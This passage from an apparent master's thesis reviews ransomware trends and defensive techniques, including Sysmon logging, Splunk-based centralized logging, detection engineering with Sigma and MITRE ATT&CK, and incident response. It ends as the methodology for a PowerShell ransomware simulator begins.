Cybercriminals utilize various monetization methods, the most popular being Bitcoin payment, owing to the anonymity it provides. Over time, several payment methods have been adopted, including physical PO Box, mobile phone lockers, gift vouchers, and online services like PayPal and prepaid services such as Paysafecard and Ukash (O'Kane et al., 2018).

The advent of Ransomware as a Service (RaaS) has amplified the surge in ransomware attacks. RaaS allows ransomware creators to sell toolkits to other criminals who then instigate attack campaigns, sharing a portion of the ransom with the developers (O'Kane et al., 2018).

Ransomware has proven to be a profitable avenue for cybercriminals. Ransom demands often depend on the victim's country and the perceived ability to pay. For instance, the CryptoLocker ransomware amassed an estimated $27 million over two months in 2013. In 2016, the average ransom demand was about $679, although this varied significantly among different ransomware strains and families (Hull et al., 2019).

Data recovery stands as a crucial aspect of ransomware attack response. Although victims are generally advised against paying the ransom due to the lack of data recovery guarantees, this advice is often challenging to follow, especially when the data lost is irreplaceable (O'Kane et al., 2018).

Several data recovery solutions have been suggested, including decryption tools and services, and robust backup systems. However, these solutions often fall short due to the increasingly sophisticated encryption techniques used by ransomware (Hull et al., 2019).

Despite efforts to tackle ransomware, the scale and impact of these attacks continue to escalate. This increase can be attributed to the lack of adequate backup systems and challenges in tracing and identifying the culprits (O'Kane et al., 2018).

As ransomware attacks continue to evolve and increase in sophistication, understanding and mitigating the risks associated with them has become paramount.

2.3 Ransomware Detection and Prevention Techniques

Detecting and preventing ransomware attacks are critical aspects of cybersecurity strategy, especially in today's digitized environment. Current literature offers a range of techniques and tools that can be employed to protect against ransomware threats, some of which are explored below.

2.3.1 Ransomware Prevention Approaches

Ransomware prevention methods aim to block, mitigate, or reverse the damage done by ransomware, serving as the first line of defense against these attacks (Beaman et al., 2021).

Access Control

Implementing stringent access control measures can curtail ransomware encryption by limiting its access to the file system. The principle of least privilege, wherein users are granted the minimum levels of access necessary to perform their duties, can mitigate potential damage by restricting ransomware's reach within an organization (Beaman et al., 2021). However, maintaining rigorous access control might be challenging for large organizations due to their complex internal structure.

Data Backup

Regular data backups can significantly minimize the impact of a ransomware attack. By restoring data from a recent backup, the damage can be limited to any data generated since the last backup (Beaman et al., 2021). Nonetheless, effective backup strategies demand robust infrastructure and appropriate frequency and timing of backups, which might not be feasible for all organizations.

Key Management

Key management pertains to recovering the encryption key used to encrypt files, allowing for decryption without the need to pay the ransom. This method's effectiveness varies across ransomware types. For instance, recovering keys from ransomware that hardcodes them into their executable binary may be straightforward. However, hybrid models that only store keys in plaintext during active encryption present greater challenges (Beaman et al., 2021). Therefore, key management may not always be a reliable preventive measure.

User Awareness

aising user awareness and training users on avoiding ransomware attacks can significantly reduce the likelihood of successful attacks. The recommended preventive measures include installing antivirus or anti-malware software, using strong and unique passwords, regularly backing up files, avoiding suspicious email attachments, and employing mirror shielding technologies like NeuShield for additional data protection (Beaman et al., 2021). Although effective, user awareness measures rely heavily on the vigilance and responsibility of individual users, presenting a significant challenge.

2.3.2 Ransomware Detection Approaches

Researchers have proposed various detection solutions to identify ongoing ransomware attacks. Once detected, ransomware programs can be halted and removed. The following classification of detection approaches presents a brief overview of the tools used in ransomware detection as discussed in the literature (Beaman et al., 2021).

Analyzing System Information

Several studies have leveraged system information, such as log files or changes to the Windows Registry, to detect ransomware. Monika et al. (2016) and Chen et al. (2017) proposed continuous monitoring of Windows registry values along with file system activity as a means of detecting ransomware attacks, while also demonstrating that their solution is resilient to polymorphism (Beaman et al., 2021).

Honeypots

Honeypots, or decoy files, are designed to detect and halt ransomware attacks. If these files are compromised, it signals a ransomware attack, enabling defensive measures. Although straightforward to set up and maintain, there is no guarantee that the attacker will target these decoys, potentially allowing for other files to be encrypted unnoticed. Tools like R-Locker add an additional layer of protection by stopping any process or application that accesses decoy files, but they can be defeated by deleting the central decoy file (Beaman et al., 2021). Therefore, the reliability of honeypots as a detection mechanism is somewhat unpredictable.

Network Traffic Analysis

Analysis of network traffic patterns can help detect ongoing malware attacks. Certain characteristics of network traffic, such as packet size, message frequency, malicious domains, and Domain Generation Algorithm (DGA) detection, can be scrutinized for anomalous behaviors indicative of a ransomware attack. However, this approach relies on intricate understanding of network behavior and accurate detection algorithms, and can sometimes yield false positives (Beaman et al., 2021).

User-Behavior Analytics for Ransomware Detection

Understanding and modeling user behavior is emerging as a significant approach to detecting ransomware activities. Ganfure et al. (2020) proposed "DeepGuard," a novel concept of modeling user behavior for ransomware detection. They leveraged a deep generative autoencoder architecture to recreate the file-interaction pattern of typical user activity. By applying the three-sigma limit rule on the model's output, DeepGuard distinguished ransomware activity from the user activity, effectively detecting a variety of ransomware with minimal false-positive rates (Ganfure et al., 2020).

Multilayer Ransomware Detection Techniques

In response to the growing complexity of ransomware attacks, researchers have started to explore multilayer detection models. Jethva et al. (2020) presented a behavioral ransomware detection model that reinforces the existing feature space with new features based on grouped registry key operations. They introduced a monitoring model based on combined file entropy and file signature. Their model effectively differentiated user-triggered encryption from ransomware-triggered encryption and achieved high accuracy in detecting both known and novel ransomware samples (Jethva et al., 2020).

Machine Learning and AI-Based Ransomware Detection

Machine learning (ML) and artificial intelligence (AI) have emerged as significant tools in ransomware detection, with several studies demonstrating their efficacy when combined with other techniques. They have proven particularly valuable in log analysis, pattern recognition, and anomaly detection within the context of cybersecurity, enabling security professionals to leverage vast amounts of log data generated by modern IT environments and facilitating the identification of malicious activities (Aslan and Yilmaz, 2021).

Almousa, Basavaraju, and Anwar (2021) focused on an API-based ransomware detection method, coupled with machine learning techniques. By dynamically analyzing ransomware samples and extracting features of malicious code patterns, they developed machine learning models to detect ransomware. Their approach yielded a high ransomware detection accuracy of 99.18

In a broader survey, Urooj et al. (2022) emphasized the importance of dynamic analysis in ransomware detection across multiple platforms. Their study provides a comprehensive view of ransomware detection techniques leveraging machine learning, deep learning, and hybrid models. They underscore the utility of dynamic analysis in enhancing the effectiveness of these techniques (Urooj et al., 2022).

Various ML techniques employed in cybersecurity include supervised learning, unsupervised learning, and reinforcement learning. Supervised learning algorithms such as support vector machines (SVM), decision trees, and neural networks have been used to classify log events as benign or malicious, enabling the detection of ransomware and other cyber threats (Aslan and Yilmaz, 2021). Unsupervised learning algorithms, like clustering and anomaly detection techniques, are useful for identifying novel ransomware variants or detecting low-and-slow attacks that may evade traditional rule-based detection systems (Gibert et al., 2020).

Deep learning, a subset of machine learning that utilizes artificial neural networks, has shown promise in improving the detection of ransomware and other advanced threats. Deep learning techniques, such as convolutional neural networks (CNN) and recurrent neural networks (RNN), can automatically extract high-level features from raw log data, allowing for more accurate and efficient detection of malicious activities.

Convolutional Neural Networks for Ransomware Detection

Recent research has also considered convolutional neural networks (CNN) for ransomware detection. Manavi and Hamzeh (2022) proposed a novel detection method based on the PE header of an executable file. They constructed an image based on the PE header file and used CNN to extract features from these images and classify them. This method eliminated the need for program execution and managed to detect ransomware early, demonstrating high detection rates (Manavi, 2022).

In summary, the literature demonstrates a clear trend towards multi-layered and multi-dimensional ransomware detection techniques. These advanced methods blend traditional techniques with new approaches, such as machine learning and dynamic analysis, to address the growing sophistication of ransomware threats. Future research directions could explore more integrated models and consider how these techniques can be enhanced and combined for maximum detection efficacy.

Given the continuous evolution and increasing sophistication of ransomware attacks, it is paramount for organizations to regularly update their detection and prevention methods. Moreover, considering the human factor in ransomware attacks, the importance of user awareness and training cannot be overstated (Beaman et al., 2021). Nevertheless, there is still room for improvement and further research in the development of more efficient and reliable ransomware detection and prevention mechanisms. Current techniques have their limitations and often need to be combined to provide effective defense against ransomware attacks. Future work could explore advanced machine learning algorithms or AI-based tools to aid in the detection and prevention of these threats.

2.4 Sysmon and log analysis

Sysmon, a system service and device driver developed by Microsoft, is an important tool in enhancing cybersecurity measures. As a tool operating in kernel space, Sysmon provides access to all operations run through the core of the operating system (Russinovich and Garnier, 2023). Sysmon was initially released on August 8th, 2014. At the time of its release, it supported three event types: EventID 1 for process creation, EventID 2 for changes in file creation time by a process, and EventID 3 for network connections.(Microsoft, 2014. Since then it has gone through numerous updates, with version 14.16, as of April 2023, supporting up to 29 event types (Russinovich and Garnier, 2023). Sysmon provides the flexibility to configure its logging behavior through a custom-developed configuration file. This file allows users to define specific settings and preferences for Sysmon, enabling fine-tuning and customization for endpoint visibility. (Russinovich and Garnier, 2023)

Among the key research around Sysmon, Mavroeidis and Jøsang propose an automated threat assessment system that relies on continuous analysis of Sysmon logs. (Mavroeidis and Jøsang, 2018) Smiliotopoulos, Barmpatsalou, and Kambourakis suggest improvements to Sysmon initialization for optimal detection of lateral movement. (Matsuda et al., 2019 Matsuda, Fujimoto, and Mitsunaga offer a method to detect malicious tools in real-time using Sysmon-collected DLL information (Matsuda et al., 2019), and further employ deep learning techniques to enhance detection(Matsuda et al., 2020). Hariyani et al. present a Python-based tool for forensic evidence collection from Windows hosts, including Sysmon event logs (Hariyani et al., 2022). Lastly, Al Shibani and Anupriya illustrate an automated threat hunting mechanism using Sysmon and ELK stack (AL Shibani and E, 2019).

The analysis of Sysmon logs can be facilitated various tools and techniques, and these logs can be examined to detect patterns and anomalies indicative of ransomware activities. Log aggregation platforms like Splunk enable organizations to collect, store, and analyze Sysmon logs in real-time, enhancing the ability of security teams to quickly identify and investigate potential security incidents4. Furthermore, the correlation of Sysmon events with other log sources, such as Windows Event Logs and intrusion detection system (IDS) alerts, and the incorporation of threat intelligence feeds, enables the detection of ransomware-related TTPs (tactics, techniques, and procedures) and the potential identification of IOCs (indicators of compromise).

Notably, modern technologies like machine learning and artificial intelligence can be applied to analyze Sysmon logs more effectively. By training machine learning algorithms on historical log data and known ransomware TTPs, organizations can develop predictive models that identify anomalies and potential ransomware attacks with increased accuracy. Hence, a combination of Sysmon log analysis, understand-

Table 3: List of Sysmon v14.16 Event Types (Russinovich and Garnier, 2023)

Event ID	Description
1	Process creation
2	A process changed a file creation time
3	Network connection
4	Sysmon service state changed
5	Process terminated
6	Driver loaded
7	Image loaded
8	CreateRemoteThread
9	RawAccessRead
10	ProcessAccess
11	FileCreate
12	RegistryEvent (Object create and delete)
13	RegistryEvent (Value Set)
14	RegistryEvent (Key and Value Rename)
15	FileCreateStreamHash
16	ServiceConfigurationChange
17	PipeEvent (Pipe Created)
18	PipeEvent (Pipe Connected)
19	WmiEvent (WmiEventFilter activity detected)
20	WmiEvent (WmiEventConsumer activity detected)
21	WmiEvent (WmiEventConsumerToFilter activity detected)
22	DNSEvent (DNS query)
23	FileDelete (File Delete archived)
24	ClipboardChange (New content in the clipboard)
25	ProcessTampering (Process image change)
26	FileDeleteDetected (File Delete logged)
27	FileBlockExecutable
28	FileBlockShredding
255	Error

ing of ransomware TTPs, and advanced analytical techniques can significantly bolster an organization's ability to detect and respond to ransomware threats.

It is also essential to understand that Sysmon may be evaded by several tactics and techniques during a cyber-attack. This emphasize the need for separate detections that can be put in place for tactics and techniques that evade Sysmon.

In conclusion, Sysmon log analysis, when combined with other data sources, a thorough understanding of ransomware TTPs, and the application of advanced analytical techniques, can significantly improve an organization's ability to detect and respond to ransomware threats.

2.5 Centralized logging in security operations

Centralized logging is a critical aspect of security operations, as it enables organizations to collect, store, and analyze logs from multiple sources within a unified platform. This centralization of log management allows security teams to efficiently monitor and investigate security events, detect threats, and respond to incidents promptly. (Bhatt et al., 2014)

The importance of centralized log data collection from all endpoints, including Sysmon logs, cannot be overstated. When logs are only stored on individual endpoints, analysts are hindered in their ability to investigate potential cyber-attacks in real-time and on a large scale. Endpoint-stored logs are primarily useful during post-incident investigations but may also be targeted by adversaries attempting to erase evidence of their activities as they exit the compromised systems.

In response to these challenges, many cybersecurity frameworks emphasize the need for centralized log data collection from endpoints, ensuring that valuable data is retained and easily accessible for analysis. (Roy, 2020) Centralized logging systems, such as Splunk, Elastic Stack (ELK), and LogRhythm, facilitate the aggregation of logs from a variety of sources, including operating systems, applications, and network devices, into a single, searchable interface. This consolidation of logs streamlines the correlation of events across multiple systems, empowering security analysts to more effectively identify patterns of malicious activity, including ransomware attacks.

Furthermore, centralized logging systems support compliance with various regulatory requirements and industry standards, such as the General Data Protection Regulation (GDPR) and the Payment Card Industry Data Security Standard (PCI DSS). These regulations often necessitate the retention and monitoring of log data for specified durations, ensuring the confidentiality, integrity, and availability of sensitive information. (Onwubiko and Ouazzane, 2019)

The implementation of a centralized logging solution requires thorough planning and consideration of factors, including scalability, data retention policies, and access controls. To maintain the resilience of the logging infrastructure against potential attacks and system failures, organizations should implement redundancy measures and secure log data both in transit and at rest. (Onwubiko and Ouazzane, 2019)

In conclusion, centralized logging is an essential component of security operations, enabling organizations to enhance their threat detection and incident response capabilities, comply with regulatory requirements, and improve their overall security posture. Centralizing log data from all endpoints, including the enriched Sysmon logs, and ensuring its availability for analysis is of paramount importance in detecting and mitigating cyber threats effectively.

2.6 Endpoint Detection and Response

Endpoint Detection and Response (EDR) refers to the process of analyzing log data to identify malicious activity in endpoints within a cyber-system. This detection process queries log data either in real-time or at specific intervals to pinpoint malicious activities across all endpoints. To comprehend the EDR process and its nuances, one must first understand the broad spectrum of cyber-attacks that can target a cyber-system. The threat landscape is expansive and continuously evolving due to disclosed vulnerabilities and undisclosed zero-day vulnerabilities, necessitating a deep understanding of cybersecurity (Rajesh et al., 2022).

2.6.1 Cybersecurity Frameworks and Detection Engineering Process

The starting point for the detection engineering process typically involves a review of available frameworks that outline the threat landscape. These frameworks generally segment a cyber-attack into distinct stages, distinguishing different techniques and tactics within each stage (Rajesh et al., 2022).

Employing a specific framework that outlines the techniques and tactics used in a cyber-attack facilitates a structured approach to providing detection capabilities in a cyber-system. For an organization just initiating the detection engineering process, an experienced cybersecurity engineer can pinpoint the most critical techniques and tactics that a detection system should cover. Threat intelligence allows cybersecurity engineers to identify the advanced threat groups posing the most substantial threat to an organization or sector and base the detection on the techniques and tactics used by these groups. (Rajesh et al., 2022)

Prominent cybersecurity frameworks include "The Cyber Kill Chain" by Lockheed Martin, "ATT&CK" by MITRE, CIS Controls by the Center for Internet Security, and the NIST Cybersecurity Framework by the National Institute of Standards and Technology (NIST). Enriched Sysmon logs can be integral to endpoint detection efforts, providing vital information to detect and respond to various cyber threats.

2.6.2 Indicators of Compromise

Indicators of Compromise (IoCs) are pieces of forensic data that can identify potentially malicious activity on a network or system (Villalón-Huerta et al., 2022). These data fragments may include IP addresses, URLs, file hashes, or email addresses and are instrumental for cybersecurity professionals when detecting, analyzing, and responding to threats. Effective use of IoCs enhances an organization’s ability to detect and mitigate cyber threats, improves incident response times, and minimizes the potential impact of security breaches.

The efficacy of IoCs relies on timely sharing and analysis by security professionals (Villalón-Huerta et al., 2022). Sharing IoCs across organizations and industries can lead to a more profound understanding of the threat landscape, thereby bolstering the overall cybersecurity posture of participating entities. Platforms like the Cyber Threat Alliance, the Information Sharing and Analysis Centers (ISACs), and MISP (Malware Information Sharing Platform) facilitate the sharing and analysis of IoCs among security professionals (Villalón-Huerta et al., 2022).

As an endpoint monitoring tool, Sysmon plays a crucial role in collecting and analyzing IoCs, offering a detailed view of system activities indicative of potential threats. Incorporating new event types and enhancing its detection capabilities, Sysmon supports the identification and analysis of IoCs, thereby contributing to an organization's overall network and system security.

2.6.3 Threat Hunting and Detection Development

Threat hunting is a proactive approach in cybersecurity that aims to identify and mitigate threats within a network before they can cause substantial damage. It generally entails security professionals developing hypotheses based on threat intelligence, environmental anomalies, intuition, and past incidents, and then scanning log data for signs of intrusion by cyber adversaries. (Chen et al., 2022)

Regardless of the findings, the results of the threat hunting process should be documented and used to develop or enhance existing detection mechanisms. This approach leads to continuously improving an organization's detection capabilities, thereby strengthening its security posture. (Chen et al., 2022)

In the context of this master thesis, a threat hunting process will be carried out on the log data generated by the ransomware simulator. By examining the log data collected by Sysmon and other relevant sources, the process aims to identify the tactics, techniques, and procedures (TTPs) used by ransomware groups and develop effective detections for these TTPs.

2.6.4 Sigma Rules for Detection

Sigma is a generic and open-source signature format designed for SIEM-agnostic description of log events (Roth and Patzke, 2023). It streamlines the process of non-standardized log event descriptions and detection rules across different SIEM platforms. By enabling the creation of detection rules that can be automatically translated into various search query languages, Sigma ensures compatibility with all major SIEM applications.

The advantages of using Sigma rules for detection include streamlined detection rule implementation across multiple SIEM platforms and encouraged collaboration among the security community due to its open-source nature. The latter fosters the development of more comprehensive and effective detection rules.

In this master thesis, a set of detection rules will be developed using the Splunk Search Processing Language (SPL) to identify potential malicious activity in the log data generated by a ransomware simulator. If necessary, these rules can be translated into Sigma format for compatibility with other search languages and SIEM platforms (Roth and Patzke, 2023).

2.7 Mitre ATT&CK framework

The MITRE ATT&CK (Adversarial Tactics, Techniques, and Common Knowledge) framework, officially launched in May 2015, has since evolved into a globally recognized cybersecurity framework ("MITRE ATT&CK Enterprise Techniques", 2023). The framework presents a comprehensive overview of the stages undertaken during a successful cyber-attack, highlighting the tactics, techniques, and procedures (TTPs) used by adversaries.

The ATT&CK framework, in its most recent version (v13) released on April 25, 2023, divides a cyber-attack into chronologically ordered stages, providing a systematic guide to understanding the attack lifecycle.

ID	Name	Description
TA0043	Reconnaissance	The adversary is trying to gather information they can use to plan future operations.
TA0042	Resource Development	The adversary is trying to establish resources they can use to support operations.
TA0001	Initial Access	The adversary is trying to get into your network.
TA0002	Execution	The adversary is trying to run malicious code.
TA0003	Persistence	The adversary is trying to maintain their foothold.
TA0004	Privilege Escalation	The adversary is trying to gain higher-level permissions.
TA0005	Defense Evasion	The adversary is trying to avoid being detected.
TA0006	Credential Access	The adversary is trying to steal account names and passwords.
TA0007	Discovery	The adversary is trying to figure out your environment.
TA0008	Lateral Movement	The adversary is trying to move through your environment.
TA0009	Collection	The adversary is trying to gather data of interest to their goal.
TA0011	Command and Control	The adversary is trying to communicate with compromised systems to control them.
TA0010	Exfiltration	The adversary is trying to steal data.
TA0040	Impact	The adversary is trying to manipulate, interrupt, or destroy your systems and data.

Table 4: ATT&CK Framework Techniques

Every stage of the attack is well-documented with detailed descriptions of specific techniques and tactics previously employed in cyber-attacks. These techniques are mapped to unique IDs, simplifying their reference in detection documentation and reports. Each technique comes with an explanation of its potential utilization in a cyber-attack, along with mitigation strategies, detection suggestions, and resources for further information. (“MITRE ATT&CK Enterprise Techniques”, 2023)

To enhance understanding and usability, MITRE provides the ATT&CK Navigator, an overview matrix of all registered techniques and tactics within the framework (“ATT&CK Navigator”, 2023). Organizations can tailor this matrix to their needs by highlighting techniques and tactics that pose potential threats based on their threat intelligence analysis.

When integrating and maintaining the detection process within an organization, detection engineers should meticulously document the implemented detections, referencing the respective ATT&CK technique IDs. This documentation can be imported into the ATT&CK Matrix, giving the organization a visual representation of its detection capabilities. Subsequently, organizations can continually conduct gap analysis to identify and implement necessary new detections.

Given its comprehensive and structured knowledge base of adversary behaviors, the MITRE ATT&CK framework proves invaluable for understanding and categorizing ransomware TTPs across various cyber threats. By aligning ransomware TTPs with the ATT&CK framework, organizations can devise targeted detection and response strategies, effectively prioritize their security monitoring efforts, and ultimately, strengthen their overall security posture.

2.8 Data Privacy and Legal Considerations

In addition to technical and operational aspects, data privacy and legal considerations play a crucial role in log collection, storage, and analysis. Compliance with data protection regulations, such as the General Data Protection Regulation (GDPR) in the European Union, the California Consumer Privacy Act (CCPA) in the United States, and other regional data protection laws, is essential to ensure the appropriate handling of personal and sensitive data within an organization's log management system.

GDPR, for instance, imposes strict requirements for data processing, storage, and access controls. Organizations must ensure that their log management systems adhere to GDPR principles, such as data minimization, purpose limitation, storage limitation, and accountability. Moreover, GDPR mandates that organizations maintain adequate technical and organizational measures to protect personal data, which includes ensuring that log data containing personal information is securely stored, encrypted, and only accessible by authorized personnel. Failure to comply with GDPR requirements can result in significant fines and reputational damage for organizations. (Menges et al., 2021)

Organizations must also consider the impact of data privacy regulations on log data retention policies. Many data protection laws require that personal data be retained only for the period necessary to fulfill the purposes for which it was collected or as required by law. (Kent and Souppaya, 2006) As a result, organizations must establish and maintain data retention policies that strike a balance between meeting regulatory requirements and retaining log data for an adequate duration to support security operations, incident response, and threat detection.

In conclusion, addressing data privacy and legal considerations is an integral part of log collection, storage, and analysis. Organizations must ensure compliance with relevant data protection laws, implement appropriate security measures, and establish data retention policies that align with regulatory requirements. By doing so, they can maintain a robust log management system that effectively supports their security operations while upholding their legal and ethical obligations.

2.9 Integration with Other Security Tools

Centralized logging systems, Sysmon, and detection techniques can be integrated with other security tools, such as intrusion detection systems (IDS), intrusion prevention systems (IPS), and endpoint protection platforms (EPP) to create a more comprehensive security solution. This integration allows organizations to leverage multiple layers of defense and improve their overall security posture.

Intrusion detection systems (IDS) monitor network traffic or host-based activities to identify and alert on potential threats, while intrusion prevention systems (IPS) actively block or prevent these threats from causing harm. (Khraisat et al., 2019) By integrating centralized logging systems and Sysmon with IDS and IPS, organizations can correlate log data with detected threats, enabling more accurate and efficient threat detection and response.

Endpoint protection platforms (EPP) provide a suite of security tools, such as antivirus, anti-malware, firewall, and application control, to protect endpoints from various cyber threats. (Castaldo, 2021) Integration of centralized logging systems and Sysmon with EPPs allows organizations to monitor and analyze endpoint activities, enhancing their ability to detect and respond to ransomware and other advanced threats.

In addition to IDS, IPS, and EPP, other security tools, such as security information and event management (SIEM) systems, can be integrated with centralized logging systems and Sysmon to further enhance security capabilities. SIEM systems aggregate and analyze log data from various sources, helping organizations detect and respond to security incidents more effectively. (González-Granadillo et al., 2021) By incorporating log data from Sysmon and other sources, SIEM systems can provide a more comprehensive view of the security landscape, facilitating better decision-making and incident response.

Furthermore, threat intelligence platforms (TIP) can be integrated with centralized logging systems and detection techniques to provide up-to-date information on emerging threats and threat actors. (Ramsdale et al., 2020) This integration enables organizations to proactively adjust their detection and response strategies based on the latest threat intelligence, enhancing their overall security posture.

In conclusion, the integration of centralized logging systems, Sysmon, and detection techniques with other security tools, such as IDS, IPS, EPP, SIEM, and TIP, can provide organizations with a more comprehensive and effective security solution. This integration enables better threat detection, response, and overall protection against ransomware and other advanced cyber threats.

2.10 Incident Response and Remediation

Incident response is a critical aspect of an organization's cybersecurity strategy, encompassing the structured process by which organizations identify, contain, eradicate, and recover from security incidents (Thompson, 2018), such as ransomware attacks. Log analysis and detection techniques play a pivotal role in the incident response process, helping organizations to effectively respond to and remediate ransomware attacks. (Thompson, 2018)

The incident response process typically consists of several stages, including preparation, detection and analysis, containment, eradication, recovery, and lessons learned. (Thompson, 2018) Log analysis and detection techniques contribute to multiple stages of this process, particularly in the detection and analysis phase. In this phase, organizations analyze log data from various sources, such as centralized logging systems and Sysmon, to identify indicators of compromise (IoCs) and determine the scope of the attack.

Effective log analysis can also support the containment, eradication, and recovery phases of the incident response process. By identifying the affected systems and understanding the attacker's tactics, techniques, and procedures (TTPs), organizations can take appropriate measures to contain the attack, such as isolating affected systems or blocking malicious network traffic. Eradication involves the removal of malware or other malicious artifacts from the affected systems, which can be facilitated by leveraging the insights gained from log analysis.

During the recovery phase, organizations restore affected systems to their normal state and implement measures to prevent future attacks. Log analysis and detection techniques can aid in this phase by providing valuable information on the attacker's TTPs, which can inform the development of more robust security controls and monitoring capabilities.

Finally, in the lessons learned phase, organizations analyze the incident response process to identify areas for improvement and implement necessary changes to their cybersecurity strategy. Log analysis and detection techniques contribute to this phase by providing data-driven insights that can inform the organization's understanding of the threat landscape and drive continuous improvement in their security posture.

In conclusion, log analysis and detection techniques play a crucial role in the incident response process, helping organizations effectively respond to and remediate ransomware attacks. By leveraging these techniques, organizations can enhance their ability to detect and analyze security incidents, contain and eradicate threats, and continuously improve their overall security posture.

2.11 Research Gaps

As ransomware attacks continue to increase in frequency and sophistication, organizations face significant challenges in detecting and preventing these threats. Despite the potential benefits of Sysmon for monitoring security events, there is a lack of in-depth research into the analysis of Sysmon logs, particularly in the context of recent updates and new event types. This gap in the literature suggests a need for a better understanding of how ransomware actors behave within systems and how Sysmon can be utilized to detect and respond to such activities more effectively.

Recent developments in Sysmon have expanded its capabilities, with new event types providing additional information that may be valuable for detecting ransomware activities. However, the literature has not yet thoroughly investigated these new event types and their implications for ransomware detection. This research gap warrants further exploration to assess the effectiveness of Sysmon in capturing and analyzing ransomware-related events, especially considering the recent updates to the tool (RQ2).

Additionally, there is a lack of research on the development and implementation of ransomware simulators that accurately represent ransomware TTPs and attack scenarios. By addressing this research gap (RQ1), this study aims to contribute to a better understanding of ransomware attack patterns and provide valuable insights into the effectiveness of Sysmon and centralized logging systems in detecting and responding to ransomware threats.

The primary goal of this research is to conduct an in-depth analysis of Sysmon logs, including the new event types, to gain insights into ransomware actors' behavior and identify potential indicators of compromise (IOCs) that can aid in early detection of ransomware activities. By addressing the research gaps and generating data for in-depth analysis, this study aims to contribute to the development of more effective defense strategies against ransomware attacks and help organizations better protect their systems and data from malicious encryption.

In summary, the state-of-the-art and research gaps in this area point to the need for more in-depth research on Sysmon log analysis, especially in light of recent updates and new event types. By addressing these gaps, this study aims to enhance the understanding of ransomware detection and response strategies and contribute to the development of more effective defense measures against ransomware threats.

3.0 Methodology

This chapter outlines the methodology employed in this research to study ransomware attacks, detection and prevention techniques, as well as the application of Sysmon and centralized logging in improving cybersecurity measures. The chapter commences with a description of the research design, followed by an evaluation and comparison of various tools and techniques used for log analysis and ransomware detection. Next, the rationale behind the selection of Sysmon, Splunk Enterprise, and PowerShell is discussed, emphasizing their complementary capabilities, accessibility, and researchers' familiarity with these tools.

The chapter proceeds to present the architecture of the research, detailing the test environment setup and the ransomware simulation process. Subsequently, the focus shifts to log collection and analysis, exploring Sysmon configuration, Splunk integration, centralized log collection, and the challenges and solutions encountered during the integration process. This comprehensive examination of the methodology aims to provide valuable insights into ransomware detection and prevention, with a particular emphasis on the role of Sysmon and centralized logging contribute to the field of cybersecurity and help organizations protect their networks from ransomware threats.

3.1 Research design

The research design for this master thesis employs a combination of qualitative and quantitative approaches (Venkatesh et al., 2013) to analyze the effectiveness of centralized logging and Sysmon in detecting and mitigating ransomware threats. The study will be conducted in several stages, including literature review, data collection and analysis, and evaluation of findings.

Literature Review: A comprehensive review of the existing literature on ransomware attacks, detection and prevention techniques, Sysmon, centralized logging systems, and the MITRE ATT&CK Framework will be conducted to establish a theoretical foundation for the research and identify gaps in current knowledge. (Barn et al., 2017

Data Collection: The study will involve the collection of Sysmon logs from a simulated Windows environment subjected to various ransomware attack scenarios. Additionally, other relevant log data, such as Windows Event Logs and network traffic logs, will be gathered to facilitate a comprehensive analysis. (Addington-Hall et al., 2011)

Data Analysis: The collected log data will be imported into a centralized logging platform, such as Splunk, to enable the correlation of events and identification of ransomware related TTPs as defined by the MITRE ATT&CK Framework.

Evaluation of Findings: The findings of the data analysis will be evaluated in the context of the research questions and objectives. (Addington-Hall et al., 2011) The study will assess the effectiveness of centralized logging and Sysmon in detecting ransomware activities, as well as the potential benefits and limitations of the proposed approach.

Recommendations and Future Research: Based on the study's findings, recommendations for improving ransomware detection and prevention strategies will be provided, and potential avenues for future research in this area will be identified.

3.2 Evaluation and Comparison of Tools and Techniques

In order to effectively address the problem of ransomware detection and prevention, it is necessary to identify and evaluate available tools and techniques for log analysis and ransomware detection. This section discusses the evaluation and comparison of various tools and techniques, and the rationale behind the selection of Sysmon, Splunk Enterprise, and other tools used in the study.

3.2.1 Centralized Logging and Log Analysis Tools

Centralized Logging and Log analysis tools play a crucial role in identifying and understanding security events within an organization's network. (Bhatt et al., 2014) Several log analysis tools are available, each with different features, strengths, and weaknesses. Key contenders in the log analysis domain include the Elastic Stack (ELK), Graylog, and Splunk Enterprise.

The ELK Stack is a popular open-source solution, comprising Elasticsearch for search and analytics, Logstash for data processing, and Kibana for data visualization. ELK is highly customizable and scalable, making it suitable for various use cases. However, its complex setup and steep learning curve may hinder its usability, especially for organizations with limited resources. (Son and Kwon, 2017)

Graylog is another open-source log management solution that provides centralized log collection, storage, and analysis. Graylog offers a user-friendly interface and robust search capabilities but lacks some of the advanced analytics features provided by ELK and Splunk. (Vazão et al., 2019)

Splunk Enterprise, a proprietary log management tool, stands out for its powerful analytic capabilities, ease of setup, and extensive threat-hunting features. Although it is more expensive compared to ELK and Graylog, (Son and Kwon, 2017 its free 10GB developer license offers a viable option for research purposes. (Splunk, 2023b) Furthermore, the researchers' existing knowledge in setting up Splunk as well as utilizing Splunk for threat hunting and detection facilitated its selection for this study.

3.2.2 Ransomware Detection Tools

Sysmon, a free system monitoring tool developed by Microsoft, provides detailed information about process creation, network connections, and changes to the file system. Its ability to generate extensive data makes it particularly attractive for security applications, (Russinovich and Garnier, 2023) especially in public enterprises where security budgets may be limited. Additionally, the development of Sysmon for Linux (Sysinternals, 2023) broadens its application across various operating systems, further favoring its selection. Sysmon's compatibility with various log analysis tools, including Splunk Enterprise, further supports its selection for this study.

Other ransomware detection tools, such as Cylance, CrowdStrike Falcon, and Carbon Black, offer robust endpoint protection and threat detection capabilities. However, these commercial solutions often come with significant costs and may be less accessible for organizations with limited resources. The choice of Sysmon, with its cross-platform capabilities and compatibility with a range of log analysis tools, offers a cost-effective and versatile solution for the research objectives.

3.2.3 Ransomware Simulator Platform

PowerShell, a versatile and powerful scripting language native to Windows systems, ("PowerShell", 2023) was selected for the development of the ransomware simulator. This choice was made considering its widespread availability, robust capabilities, and the fact that threat actors commonly utilize PowerShell in real-world attacks. In comparison to other scripting languages and tools such as Python, Bash, and Perl, PowerShell offers native integration with Windows systems and powerful cmdlets that simplify system administration tasks. Furthermore, PowerShell provides a convenient interface for interacting with various system components, making it a suitable choice for simulating ransomware attacks.

By using PowerShell to create the ransomware simulator, the study aims to emulate realistic attack scenarios, further enhancing the validity and applicability of the research findings.

3.2.4 Selection Rationale

